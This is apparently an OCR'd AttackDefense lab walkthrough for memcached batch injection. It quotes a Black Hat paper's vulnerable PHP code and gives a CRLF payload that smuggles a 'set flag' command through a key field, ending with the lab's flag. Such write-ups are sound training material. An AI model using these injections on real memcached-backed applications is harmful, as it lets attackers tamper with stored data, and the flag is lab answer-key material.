

ATTACK
DEFENSE
by PentesterAcademy


Name	Memcache: Batch Injection
URL	https://www.attackdefense.com/challengedetails?cid=510
Type	Infrastructure Attacks: Memcached

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Set the value of the flag key to true using batch injection and retrieve the flag!


Solution:

Step 1: Interact with the web application.




Enter the following data in the text fields:

Key Text Field: 0




Click on Store button:



The web application takes the input provided in “Enter Key Number” text field and prepends “key-” string to it. Then this string (i.e. key-0 in this case) will be used as key and value “0123456789” will be stored against it in the memcache.


Step 2: Search for publicly available exploits and methods for memcached batch injection.

Search on google “memcached batch injection”.



The slide deck of Memcached Injections by Ivan Novikov contains the payload which can be used to perform batch injection and change the value of key "flag" to "true".

Slides Link:
https://www.blackhat.com/docs/us-14/materials/us-14-Novikov-The-New-Page-Of-Injections-Book-Memcached-Injections-WP.pdf



05 Memcache injections classification

5.1. Batch injection (command injection) — 0x0a/0x0d bytes

The simplest vector is CRLF injection in the command argument. For example, as the name attribute for the command “set”.

Example of vulnerable code is shown below. For convenience, the attack vector is placed in a string constant. In real applications, the vulnerable code will look similar to the $m->set("prefix_".$_GET[‘key’],"data").

```
<?php
$m = new Memcached();
$m->addServer('localhost', 11211);
$m->set("key1 0 0 1\r\n1\r\nset
injected 0 3600 10\r\n1234567890\
r\n","1234567890",30);
?>
```

In this example, the new command (set) is placed in the key name. Please note that the first thing you need to properly complete context. To do this, we pass the length with value=1 in the first line, and then send the 1-byte-size data (number 1 after line breaks), and after that you can start a new context with the injected command “set”.

The exchange of data between client and server in this case would look like:

```
> set key 0 0 1
> 1
< STORED
> set injected 0 3600 10
> 1234567890
< STORED
> 0 30 10
< ERROR
> 1234567890
< ERROR
```

wallarm


On page 4, a payload is provided which can be used to perform batch injection.

Step 3: Perform batch injection and modify the value stored in key “flag”.


Enter the following data in text fields:

Data in Key Textfield:
1 0 0 1
1
set flag 0 3600 4
true

Important note: The new line character after true is crucial for the exploit to work.



Click the “Store” button.



The value stored in “flag” key was changed to true and the flag was revealed.

Flag: 2ebb88da663cb875b48e32cc1f4e0efa

References:

1. Memcached (https://memcached.org/)
2. The New Page of Injections Book: Memcached Injections (https://www.blackhat.com/docs/us-14/materials/us-14-Novikov-The-New-Page-Of-Injections-Book-Memcached-Injections-WP.pdf)